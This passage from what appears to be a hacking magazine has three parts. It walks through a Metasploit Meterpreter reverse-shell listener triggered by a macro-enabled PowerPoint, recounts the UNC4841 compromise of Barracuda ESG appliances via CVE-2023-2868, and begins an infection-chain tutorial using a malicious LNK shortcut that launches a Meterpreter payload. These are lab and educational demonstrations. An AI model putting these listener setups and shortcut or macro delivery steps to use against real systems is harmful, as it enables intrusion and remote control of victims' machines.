


On the attacker machine, start a metasploit listener as shown below.

```
msf6 > use exploit/multihandler
[-] No results from search
[-] Failed to load module: exploit/multihandler
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 446
lport => 446
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.40.153:446
```

On the target system, open the PowerPoint presentation.



Since macros have been disabled by Microsoft click on “Enable content”. As soon as you do that, you will get meterpreter session on the attacker system as shown below.

```
msf6 exploit(multi/handler) > set lport 446
lport => 446
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.40.153:446
[!] http://192.168.40.153:446 handling request from 192.168.40.1; (U
UID: salqehrx) Without a database connected that payload UUID tracki
ng will not work!
[*] http://192.168.40.153:446 handling request from 192.168.40.1; (U
UID: salqehrx) Staging x64 payload (201820 bytes) ...
[!] http://192.168.40.153:446 handling request from 192.168.40.1; (U
UID: salqehrx) Without a database connected that payload UUID tracki
ng will not work!
[*] Meterpreter session 1 opened (192.168.40.153:446 -> 192.168.40.1
:56342) at 2024-02-17 00:32:51 -0500
```

```
meterpreter > sysinfo
Computer      : LAPTOP-7HAU2DID
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: LAPTOP-7HAU2DID\HC
meterpreter > █
```

The story of Barracuda ESG appliances gettng hacked.

HACK STORY

I think before telling you any story, it is important to know about different characters involved in it. So here we go.

What is Barracuda Email Security Gateway (ESG)?

When you are writing story on hacking it is not compulsory that all the actors involved should be humans. Sometimes, it can be software or even hardware as you will see.

An Email Security Gateway (ESG) is an email security solution that scans for any malicious content in the email received by the organization before they are read by the company's employees.

Usually, these are placed to receive the emails first in line. Barracuda ESG is one such appliance used by many companies worldwide. Our next character is UNC4841. Usually, threat actors and APTs are named by Google owned Mandiant. UNC4841 is a name given to a threat actor belonging to People's Republic of China

(Cont'd on next page)

(PRC).

What is CVE-2023-2868?

CVE-2023-2868 is a remote code execution vulnerability in Barracuda Email Security Gateway (ESG) appliance form factor only with versions 5.13.0.01-9.2.0.006. You can learn more about command injection in our blogpost.

This command injection vulnerability can be executed remotely and is present in the parsing logic of the processing of TAR files that are received as attachments. The input of file name attached to the received email is not sanitized giving rise to the vulnerability and this file name contained is executed as a system command. Since you are now aware of the characters involved in the story, it's time to start the actual story.

Initial Access

Sometime in the month of October 2023, some of the organizations using Barracuda Email Security Gateway appliances received email. Some of these emails were sent from spoofed email addresses, some from domains that were not even in use, some mainly from new IP addresses that were not used in hacking activity until now and some from organizations with already compromised Barracuda ESG devices.

Although they came from different sources, one thing was common in the received emails. All of these emails contained tar archives as attachments. Some of the tar archives attached were given extensions of .jpg and .dat. While four of them were harmless tar archives with nothing but dummy text, the first attachment was designed to exploit CVE-2023-2868 vulnerability.

Since the CVE-2023-2868 vulnerability is the result of a vulnerability in the passing of the file name the content of the tar archives and the files rarely mattered. The exploit payload was in the name of the tar archive.

Obviously, the exploit payload was an obfuscated command to gain a new shell on the Barracuda appliances with the rights of the appliance itself. This shell was itself a simple shell.

Backdoor

What is a Black Hat Hacking attack without installing a backdoor on the compromised device. UNC4841 used wget to download these backdoors to the compromised ESG appliance. The backdoors they used were SEASPY, SEASIDE, SALTWATER and SANDBAR. On some devices, these backdoors were downloaded directly and on some devices these were downloaded as an archive and extracted on the compromised appliance.

SEASPY is the primary backdoor deployed by UNC4841 that was installed as a PCAP filter on ports TCP/25 and TCP/587. The code of the SEASPY backdoor appears similar to that of a publicly available backdoor. SEASPY was installed

with the file name "Barracuda Mail Service".

Another backdoor used by the UNC4841 hacker group was SALTWATER.

SALTWATER had functionality to download, upload, execute commands, proxying and tunneling. Apart from this, it acts as a module for Barracuda SMTP daemon. UNC4841 continuously time stamped this backdoor to avoid detection.

The third backdoor payload SEASIDE is a lua based module for Barracuda SMTP daemon that was used to make SMTP HELO/EHLO commands, received an encoded IP address and passes arguments to external binary WHIRLPOOL (to gain a reverse shell).

Apart from these backdoors, UNC4841 also downloaded and installed a rootkit (that was named SANDBAR). It is in the form of a trojanized network file system kernel module for Linux. It is designed to hide specific processes. The code of the SANDBAR rootkit were found to be adapted from another publicly available rootkit on Github. Attackers configured SANDBAR to hide processes starting with name "BAR". It is very likely they designed it to hide the SEASPY backdoor that is installed as "Barracuda Email Service".

(Cont'd on next page)

"It took over six months for Barracuda to detect the exploitation and release a patch for it."

Not just installing external backdoors, UNC4841 also made changes to some of the built-in modules of Barracuda ESG to trojanize them. They altogether trojanized three Lua modules.

One of the LUA modules was modified to register an event handler for incoming email attachments if it has a name that contains a special value. This has been named SEASPRAY.

SEASPRAY, once it detects the file name it wants, copies that file to the /tmp directory and executes WHIRLPOOL to establish a reverse shell. Another module of the Barracuda ESG that processes emails was trojanized to work as a backdoor named SKIPJACK. It registers a listener for incoming email's headers and subjects, decodes and extracts.

Persistence & Exfiltration

UNC4841 took many steps to stay persistent on the target ESG appliances it compromised. These include hourly and daily cron jobs, adding a persistent script to /etc/init.d/rc, adding one to update version perl script and deploying the SANDBAR kernel rootkit in a way such that it will be executed on startup.

With UNC4841 taking so many measures to maintain persistent access to the ESG appliance, it would be naïve to think that they will not use it for exfiltrating any data from the target device. In most of the devices compromised by UNC4841, the files to be extracted were saved in the form of tar.gz archives in the /mail/tmp directory to be uploaded to the attacker controller server. OpenSSL was used to exfiltrate these tar.gz file archives. In some other compromised appliances, they employed a shell script to search for specific emails on "mstore". mstore is a place where emails received by Barracuda ESG appliances are stored temporarily. These shell scripts were used to search for emails belonging to specific users or email domains and stored them in the /mail/lua directory to be exfiltrated. In a few cases, they even employed anon file sharing service

to exfiltrate files.

POST remediation

It took over six months for Barracuda to detect the exploitation and release a patch for it. Subsequently, they employed the services of Mandiant to investigate the whole hacking incident. As already mentioned above, it was Mandiant that named this hacker group as UNC4841. They concluded that it was a Chinese threat actor after their hacking activity decreased during the period that coincided with the beginning of the Chinese New Year. The Chinese New Year is observed as a holiday in People's Republic of China.

After remediation by Barracuda, no new ESG device was compromised, but it seems the APT UNC484 anticipated the remediation. That's because UNC4841 used different variations of SKIPJACK to continuously have access to the

target appliance but only on select targets.

On some other select targets, Mandiant observed UNC4841 deploying another passive backdoor they named DEPTHCHARGE.

Being installed through a complex execution chain which involves using configuration files, DEPTHCHARGE is packaged as a Linux shared object library that is pre-loaded into Barracuda SMTP (DSMTMP) daemon.

Here, it listens passively to receive encrypted commands sent by the hackers, decrypts them using OpenSSL and executes them before sending the results to the Command & Control (C&C) server by masquerading them as SMTP commands.

Another malware family UNC4841 deployed on select targets is FOXTROT/FOXGLOVE. FOXGLOVE is a launcher that executes FOXTROT which is a C++ backdoor.

FOXTROT can capture keystrokes, execute shell commands, start a reverse shell and transfer files. In their entire hacking operation, these two are the only malware that are not specifically built for Barracuda ESG appliances.

(Cont'd on next page)

Lateral Movement

As soon as Barracuda went public with the vulnerability, they observed attempts being made by UNC4841 to move laterally. The first evidence was observed on May 10, 2023 when open source tools like fscan were used to perform internal reconnaissance.

At the same time, UNC4841 tried to move laterally on the network from impacted ESG appliances using credentials. These credentials were harvested from contents of messages stolen from the mstore. Mandiant came to this conclusion after finding many cleartext credentials in messages stored on mstore.

In some cases, Mandiant observed that UNC4841 successfully gained access to an account through outlook web access (OWA). Surprisingly no evidence was found to say that UNC4841 used this account to send any emails they wanted.

Their purpose was clearly spying on the Inbox. In another case, UNC4841 gained access to Windows server update service (WSUS) using a domain administrator account found in mstore.

They also tried to create SSH accounts on compromised ESG devices which were once again used to maintain access. They also tried to move laterally via SSH to VPNs, proxy servers and other edge appliances on victim's network.

Targeting

Majority of the targets of UNC4841 appear to be government organizations. Another proof that this was a high-level cybersecurity operation.

It is absolute irony that the appliances that were designed to protect emails became a source for spying on emails. But in Black Hat hacking anything is possible.

What is an Infection chain? With an example.

INFECTION CHAIN

“Infection Chain” is another new feature added to the Hackercool Magazine as part of the REBOOT. You have seen a few infection chains (also known as attack chain) already in our previous Issues, especially in the Issue with a feature on ROKRAT. But that article on different infection chains was so big or that no matter how hard we tried to focus on the minute details, it was going to leave some edges uncovered. In the first article of this feature we want our readers to specifically understand what an infection chain is. So, let's start.

What is an infection chain?

In almost all the hacking tutorials on internet you see, they create a payload which is most probably an executable, copy it to the target system and click on it to get a session on the attacker system. In Black Hat Hacking though, it's not that simple although there are rare cases of that too. So, Black Hat Hackers use an infection chain which is sometimes very complex and, in many cases, very unique. I am getting a feeling I am going around the bush, so here's the definition.

Infection chain is set of tools and scripts which are executed in stages, each downloading and executing the next script or tool until the payload is downloaded and installed on the target system. Did I put it in simple terms for you to understand? If the answer is NO, then I think like everything in Hackercool Magazine, it has to be explained in practical. So, let's begin.

We are doing this on a Windows 10 system which already has a meterpreter binary copied to it from the attacker system. Our attacker system, as you might have figured out by now is Kali Linux with a listener running on it as shown below.

*“Humans should be worried about the threat posed by artificial intelligence.”
-Bill Gates.*

Metasploit Documentation: <https://docs.metasploit.com/>


```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

I don't remember perfectly, but I think this is the only article where I am starting the Metasploit listener first. Now, moving on to the topic of infection chain, the starting point of an infection chain is always going to be a vulnerability or other vectors like macro, Windows Shortcut (LNK), other initial access vectors etc. For this tutorial, I will be using Windows Shortcut (LNK) file as it is the most used filetype for initial access now by Black Hat Hackers.



Batch command




meterpreter payload.exe

Also note that the only purpose of the article is to make you understand the concept and working of infection chain. Hence, I am skipping the “downloading the payload from the attacker-controlled system” altogether. We will be dealing with them in our upcoming Issues definitely. So, in a dedicated folder, I created a Windows shortcut (LNK). I name it “malicious.lnk”

Hackercool_Labs			Search Hackercool_Labs
Name	Date modified	Type	
 met_x64_153_4444.exe	9/6/2022 2:01 PM	Application	
 Malicious_Lnk	6/22/2022 12:05 PM	Shortcut	

Next, I change the target field of this shortcut to add a Batch command to execute the meterpreter.exe payloads. Here's the code.

cmd.exe /c start %temp%\meterpreter.exe



You have learnt about this in our previous Issues. Also note that we are assuming that our payload is in the TEMP folder (which is a temporary folder in Windows similar to /tmp folder in Linux). Now, when you click on this shortcut file “malicious.lnk”, you should have a meterpreter session on the attacker system.

```
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:4444
```

```
[*] Sending stage (200774 bytes) to 192.168.40.150
```

```
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:50477) at 2024-02-19 05:07:06 -0500
```

```
meterpreter >
```


```
meterpreter > █
```


Wow, you successfully created your first infection chain although at present it is looking more like an itty-bitty link than any infection chain. Now let's add another element into the middle of the LNK file and payload. Hmm, what should I add here? How about a PowerShell script?




I named it “malicious_a.ps1” and it contains the following script. If you are new to PowerShell, this script executes a Windows executable from the current working directory.

